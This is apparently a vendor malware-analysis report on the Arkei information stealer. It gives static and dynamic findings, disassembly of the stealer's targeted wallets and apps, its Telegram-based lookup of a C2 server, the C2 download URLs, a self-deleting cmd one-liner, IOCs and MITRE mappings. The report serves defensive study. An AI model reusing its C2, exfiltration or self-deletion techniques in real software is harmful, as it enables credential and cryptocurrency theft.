



ThreatMon

# ARKEI STEALER



@threatmon



@MonThreat

# ThreatMon Arkei Stealer Malware Analysis

## Executive Summary

### What Is Malware?

Malware, short for "Malicious Software", is software developed by cybercriminals to steal information and damage devices connected to the Internet. Common examples of malware are traditionally viruses, worms, trojans, and ransomware. However, stealer pests have also come to the fore in recent years.

### What is Stealer Malware?

Stealer, as a term, completes itself as an information thief. This type of malware infects the device and then collects data from the device to send the information to the attacker. Typical targets are credentials used in online banking services, emails, or FTP accounts.

### What is Arkei Stealer?

Arkei is a stealer family, mostly written in C++. It was first seen in the wild around May 2018. It collects data about local computer, browser cookies, messengers, cryptocurrency wallets. Then it zips the collected data and upload to Hacker's C&C Channel.

# ThreatMon Arkei Stealer Analysis

## Static Analysis

### Virustotal Check

“55 Security vendors and 2 sandboxes flagged this file as malicious.” So we understood that this Malware doesn’t do much to bypass Anti-Viruses.

55 / 171

55 security vendors and 2 sandboxes flagged this file as malicious

7b788dc01e52402adad852c4960170f8058ab901db5c83c5e2fd32485484787a  
movie.exe

357.50 KB Size | 2022-11-02 08:05:04 UTC | 1 minute ago

checks-network-adapters | direct-cpu-clock-access | long-sleeps | malware | peexe | runtime-modules | spreader

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY

Security Vendors' Analysis

Acronis (Static ML)	Suspicious	Ad-Aware	Trojan.GenericKDZ.93063
AhnLab-V3	Dropper/Win Dropper-X-gen R531889	Alibaba	Ransom.Win32/StopCrypt.6e2ed3b5
ALYac	Trojan.GenericKDZ.93063	Antiy-AVL	Trojan/Generic.ASMalw.S.50E8
Arcabit	Trojan.Generic.D16B87	Avast	Win32.PWSX-gen [Tj]

### Examining PE File Header

Malware’s compilation date is 30/04/2022, it has been with us for 6 months.

000000E4	014C	Machine	IMAGE_FILE_MACHINE_I386
000000E6	0004	Number of Sections	
000000E8	626CD812	Time Date Stamp	2022/04/30 Sat 06:32:50 UTC
000000EC	00000000	Pointer to Symbol Table	
000000F0	00000000	Number of Symbols	
000000F4	00E0	Size of Optional Header	
000000F6	0102	Characteristics	
	0002		IMAGE_FILE_EXECUTABLE_IMAGE
	0100		IMAGE_FILE_32BIT_MACHINE

## ThreatMon Arkei Stealer Analysis

In the Import Address Table, we found **LoadLibrary** and **Sleep** API Calls which are used to bypass AV's. Malware sleeps for a while after starting so AV thinks that this file does nothing then loads other libraries dynamically.

	pFile	Data	Description	Value
movie.exe				
IMAGE_DOS_HEADER	00000450	00017E2C	Hint/Name RVA	035A RaiseException
MS-DOS Stub Program	00000454	00017E3E	Hint/Name RVA	02E1 LCMAPStringA
IMAGE_NT_HEADERS	00000458	00017E4E	Hint/Name RVA	0113 FillConsoleOutputCharacterW
Signature	0000045C	00017E6C	Hint/Name RVA	03EC SetLastError
IMAGE_FILE_HEADER	00000460	00017E7C	Hint/Name RVA	0220 GetProcAddress
IMAGE_OPTIONAL_HEADER	00000464	00017E9E	Hint/Name RVA	0454 VirtualAlloc
IMAGE_SECTION_HEADER .text	00000468	00017E9E	Hint/Name RVA	02F1 LoadLibraryA
IMAGE_SECTION_HEADER .data	0000046C	00017EAE	Hint/Name RVA	032F OpenMutexA
IMAGE_SECTION_HEADER .rsrc	00000470	00017EBC	Hint/Name RVA	0482 WriteConsoleA
IMAGE_SECTION_HEADER .reloc	00000474	00017ECC	Hint/Name RVA	02F9 LocalAlloc
SECTION .text	00000478	00017EDA	Hint/Name RVA	0004 AddAtomW
IMPORT Address Table	0000047C	00017EE6	Hint/Name RVA	0146 FoldStringW
IMAGE_DEBUG_DIRECTORY	00000480	00017EF4	Hint/Name RVA	012E FindNextFileA
IMAGE_LOAD_CONFIG_DIRECTORY	00000484	00017F04	Hint/Name RVA	01F6 GetModuleHandleA
IMAGE_DEBUG_TYPE_CODEVIEW	00000488	00017F18	Hint/Name RVA	008B CreateMutexA
IMPORT Directory Table	0000048C	00017F28	Hint/Name RVA	0130 FindNextFileW
IMPORT Name Table	00000490	00017F38	Hint/Name RVA	01CB GetFileAttributesExW
IMPORT Hints/Names & DLL Names	00000494	00017F50	Hint/Name RVA	03E1 SetFileShortNameA
SECTION .data	00000498	00017F64	Hint/Name RVA	042C TerminateJobObject
SECTION .rsrc	0000049C	00017F88	Hint/Name RVA	01F9 GetModuleHandleW
SECTION .reloc	000004A0	00017F9C	Hint/Name RVA	0421 Sleep
	000004A4	00017FA4	Hint/Name RVA	0104 ExitProcess
	000004A8	00017FB2	Hint/Name RVA	016F GetCommandLineA
	000004AC	00017FC4	Hint/Name RVA	0239 GetStartupInfoA
	000004B0	00017FD6	Hint/Name RVA	029D HeapAlloc
	000004B4	00017FE2	Hint/Name RVA	01E6 GetLastError
	000004B8	00017FF2	Hint/Name RVA	02A1 HeapFree
	000004BC	00017FFE	Hint/Name RVA	0434 TlsGetValue
	000004C0	0001800C	Hint/Name RVA	0432 TlsAlloc
	000004C4	00018018	Hint/Name RVA	0435 TlsSetValue
	000004C8	00018026	Hint/Name RVA	0433 TlsFree

Strings of file are heavily obfuscated so it makes our job harder, we will keep further with Dynamic Analysis.

## Dynamic Analysis

After execution of the file, it read Browser Credential Data, Cookies and some System Information.

Class: File System  
Operation: ReadFile  
Result: SUCCESS  
Path: C:\Users\IEUser\AppData\Local\Google\Chrome\User Data\Default>Login Data  
Duration: 0.0007647

Offset: 0  
Length: 47.104  
Priority: Normal

## ThreatMon Arkei Stealer Analysis

Class: File System  
Operation: **ReadFile**  
Result: SUCCESS  
Path: **C:\Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies**  
Duration: 0.0000608

---

Offset: 0  
Length: 131.072  
Priority: Normal

### Read Computer name, CPU Information.

Class: Registry  
Operation: RegQueryValue  
Result: SUCCESS  
Path: **HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName**  
Duration: 0.0000024

---

Type: REG\_SZ  
Length: 20  
Data: TESTPCS12

Class: Registry  
Operation: RegQueryValue  
Result: SUCCESS  
Path: **HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0\ProcessorNameString**  
Duration: 0.0000025

---

Type: REG\_SZ  
Length: 96  
Data: AMD Ryzen 7 4800H with Radeon Graphics

### Searches for installed softwares.

Class: Registry  
Operation: RegQueryValue  
Result: SUCCESS  
Path: HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall\ **Wireshark** DisplayVersion  
Duration: 0.0000013

---

Type: REG\_SZ  
Length: 12  
Data: 3.6.7

After these operations, Malware sent the encrypted data to Hacker's C&C Channel over HTTP Protocol.



## ThreatMon Arkei Stealer Analysis

- Clover Wallet
- Liquidity Wallet
- Auro Wallet
- Polymesh Wallet
- EVER Wallet
- Brave Wallet
- Xdefi Wallet
- Nami Wallet
- Ethereum
- Coinbase
- Coinomi
- Coin98

Messenger and Authenticator softwares are also targeted.


00403774	6A 16	push 16	
00403774	59	pop ecx	
00403774	A3 D05C4400	mov dword ptr ds:[445CD0],eax	00445CD0:&"Brave"
00403774	E8 24070000	call movie.403E9C	
00403774	68 80B24300	push movie.43B2B0	43B2B0:"IFNGL5GURGW"
00403774	68 BC824300	push movie.43B2BC	
00403774	8BCF	mov ecx,edi	
00403774	A3 C05E4400	mov dword ptr ds:[445EC0],eax	00445EC0:&"\\Thunderbird\\Profiles\\"
00403774	E8 0E070000	call movie.403E9C	
00403774	68 C8B24300	push movie.43B2C8	43B2C8:"9XRGLTASU689J0887V"
00403774	68 DCB24300	push movie.43B2DC	
00403774	6A 12	push 12	
00403774	59	pop ecx	
00403774	A3 4C5C4400	mov dword ptr ds:[445C4C],eax	00445C4C:&"Thunderbird"
00403774	E8 F7060000	call movie.403E9C	
00403774	68 F0B24300	push movie.43B2F0	43B2F0:"IGEX0777U"
00403774	68 FC824300	push movie.43B2FC	
00403774	6A 09	push 9	
00403774	59	pop ecx	
00403774	A3 F05C4400	mov dword ptr ds:[445CF0],eax	00445CF0:&"\\Telegram Desktop\\"
00403774	E8 E0060000	call movie.403E9C	
00403774	68 08B34300	push movie.43B308	43B308:"MCSA"
00403774	68 10B34300	push movie.43B310	43B310:" \"#k"
00403774	6A 04	push 4	
00403774	59	pop ecx	
00403774	A3 20624400	mov dword ptr ds:[446220],eax	00446220:&"key_datas"
00403774	E8 C9060000	call movie.403E9C	
00403774	68 18B34300	push movie.43B318	43B318:"R4G5D852I53X1KFEP"
00403774	68 2CB34300	push movie.43B32C	
00403774	6A 11	push 11	
00403774	59	pop ecx	
00403774	A3 1C5F4400	mov dword ptr ds:[445F1C],eax	00445F1C:&"map*"
00403774	E8 B2060000	call movie.403E9C	
00403774	68 40B34300	push movie.43B340	43B340:"N6J8IARL7TJN9YPB6"
00403774	68 54B34300	push movie.43B354	
00403774	6A 11	push 11	
00403774	59	pop ecx	

00402BE1	A3 BC5A4400	mov dword ptr ds:[445ABC],eax	00445ABC:&"Authy"
00402BE1	E8 C0120000	call movie.403E9C	
00402BE1	68 D89F4300	push movie.439FD8	439FD8:"UTH46q90J6P2VL20X"
00402BE1	68 EC9F4300	push movie.439FEC	
00402BE1	6A 11	push 11	
00402BE1	59	pop ecx	ecx: "/1636"
00402BE1	A3 245D4400	mov dword ptr ds:[445D24],eax	00445D24:&"oe1jd1dpnmbchonie1idgobddfff1a1"
00402BE1	E8 A9120000	call movie.403E9C	
00402BE1	68 00A04300	push movie.43A000	43A000:"7UBS3ZC9JK353TFLT08BPNKCWV2QASMD"
00402BE1	68 24A04300	push movie.43A024	43A024:"^9%0]2&U: ([ [P1#%\$YH+:/') <4A3\" </<"
00402BE1	8BCE	mov ecx,esi	ecx: "/1636"
00402BE1	A3 505B4400	mov dword ptr ds:[445B50],eax	00445B50:&"Eos Authenticator"
00402C01	E8 93120000	call movie.403E9C	
00402C01	68 48A04300	push movie.43A048	43A048:"54FTKH14F5XFGTQNKRC"
00402C01	68 5CA04300	push movie.43A05C	43A05C:"ru3 #hpA2]=(3=2/?=1"
00402C01	6A 13	push 13	
00402C01	59	pop ecx	ecx: "/1636"
00402C01	A3 D85E4400	mov dword ptr ds:[445ED8],eax	00445ED8:&"ilgcnhelphncneeipipijaljb1bcob1"
00402C01	E8 7C120000	call movie.403E9C	
00402C01	68 70A04300	push movie.43A070	43A070:"V3NHTJ96I6V8080A80WBL9E6T0E6CEPGSQ0JRWJJKLS7T6C"
00402C01	68 A8A04300	push movie.43A0A8	
00402C01	6A 36	push 36	
00402C01	59	pop ecx	ecx: "/1636"
00402C01	A3 A8614400	mov dword ptr ds:[4461A8],eax	004461A8:&"GAuth Authenticator"
00402C01	E8 65120000	call movie.403E9C	
00402C01	68 E0A04300	push movie.43A0E0	43A0E0:"0WYQX2ED3DRP"
00402C01	68 F0A04300	push movie.43A0F0	
00402C01	6A 0C	push C	
00402C01	59	pop ecx	ecx: "/1636"
00402C01	A3 84614400	mov dword ptr ds:[446184],eax	00446184:&"\\com.liberty.jaxx\\IndexedDB\\file_0.index"
00402C01	E8 4E120000	call movie.403E9C	
00402C01	68 00A14300	push movie.43A100	43A100:"QKHQSL2M0AQHNW47QTQSC0EUB"
00402C01	68 1CA14300	push movie.43A11C	
00402C01	6A 1A	push 1A	


# ThreatMon Arkei Stealer Analysis

## Connecting to C&C Server

Malware follows a different and interesting way while connecting to C&C Server. It first sends a GET Request to a Telegram address. It fetches the actual C2 Server IP from the description of Telegram Channel.



As you see, the “hello <http://64.44.177.137:80>” string is located in the description of the Channel.





# ThreatMon Arkei Stealer Analysis

What is exactly the purpose of this behavior ? Hacker wants to make sure the malware works correctly. The IP address of C&C Channel may be blacklisted or Hacker may want to change it, that's enough to change the description of Telegram Channel, so he/she won't have to make a new binary.

This screenshot shows a debugger window with assembly code. A red box highlights the instruction `call dword ptr ds:[&InternetConnectA]` at address `0040A7E3`. A red arrow points from this instruction to the memory dump below. The memory dump shows the ASCII representation of the data being passed to the function, which includes the IP address `64.44.177.137` and a path `.../1636`.

After connecting to C2 Channel Malware first fetches a Config file. This file determines the pattern of the operations.

This screenshot shows a debugger window with assembly code. A red box highlights the instruction `call dword ptr ds:[&HttpSendRequestA]` at address `0040A802`. A red arrow points from this instruction to the memory dump below. The memory dump shows the ASCII representation of the data being passed to the function, which includes the IP address `64.44.177.137` and a path `.../1636`. Below this, another screenshot shows the assembly code for a `call movie.4040F9` instruction at address `0040A89D`, which is also highlighted with a red box. A red arrow points from this instruction to the memory dump below. The memory dump shows the ASCII representation of the data being passed to the function, which includes the IP address `64.44.177.137` and a path `.../1636`.

## ThreatMon Arkei Stealer Analysis

So how do we read this config ? First 1 is for Saved Passwords, second 1 is for Cookies / Autofill etc. Last part is obvious “\*.txt;1;3;movies:music:mp3;exe;”. Then in addition to the Config file, Malware fetches a Zip file.

```
0040E259 53      push ebx
0040E25A 57      push edi
0040E258 FF15 EC634400 call dword ptr ds:[&InternetOpenUrlA]
0040E261 8B08    mov  ebx, eax
0040E262 33FF    xor  edi, edi
0040E263 40E293 jmp  mov1e.40E293
0040E264 7504    jnz  mov1e.40E293
0040E265 EB 2C   mov  ebx, dword ptr ss:[ebp-70]
0040E266 50      push eax
0040E268 68 00040000 push 400
0040E270 8D45 94 lea  eax, dword ptr ds:[ebp-6C]
0040E273 50      push eax
0040E274 53      push ebx
0040E275 FF15 0C644400 call dword ptr ds:[&InternetReadFile]
0040E278 33C0    xor  eax, eax
0040E27D 3975 90  cmp  dword ptr ds:[ebp-70], esi
0040E27E 76 16   jnz  mov1e.40E293
```


Address	Hex	ASCTT
0019E128	68 74 74 70	http://64.44.177
0019E138	2E 31 33 37	.137:80/68193085
0019E148	32 39 32 38	2928.zip.....
0019E158	00 00 00 00	.....

There are some libraries in zip file. These libraries are necessary to grab some kind of data. For instance :

Freebl3.dll : Freebl Library of Mozilla Firefox


Mozglue.dll : Library for Firefox

Vcruntime140.dll : Library for Visual Runtime




## Taking Screenshot

It has been detected that the Malware has taken a screenshot with help of **gdiip** library.




## Encrypting and Uploading the Collected Data

After all of these operations Malware zips the data that are collected. Then it encrypts the zip file to make it ready to be uploaded. We generated a **memory dump** before Malware encrypts the data.




## ThreatMon Arkei Stealer Analysis

In the zip file there are data that are taken from Browsers, some information about our local Computer and there is a screenshot when we were debugging the Malware.



Finally, Malware is getting ready to destroy itself.

**"C:\Windows\System32\cmd.exe" /c timeout /t 6 & del /f /q "movie.exe" & exit**



## ThreatMon Arkei Stealer Analysis

### INDICATOR OF COMPROMISE (IOC)

SHA-256 HASH
7b788dc01e52402adad852c4960170f8058ab901db5c83c5e2fd32485484787a

IP/URL
t.me/dghzq
http://64[.]44[.]177[.]137:80
http://64[.]44[.]177[.]137/1636
http://64[.]44[.]177[.]137/090459701475.zip

### MITRE ATT&CK

TECHNIC	ID
Steal Web Session Cookie	T1539
Credentials From Password Stores	T1555
Unsecured Credentials	T1552
Query Registry	T1012
Software Discovery	T1518
System Information Discovery	T1082
Ingress Tool Transfer	T1105
Exfiltration Over Alternative Protocol	T1048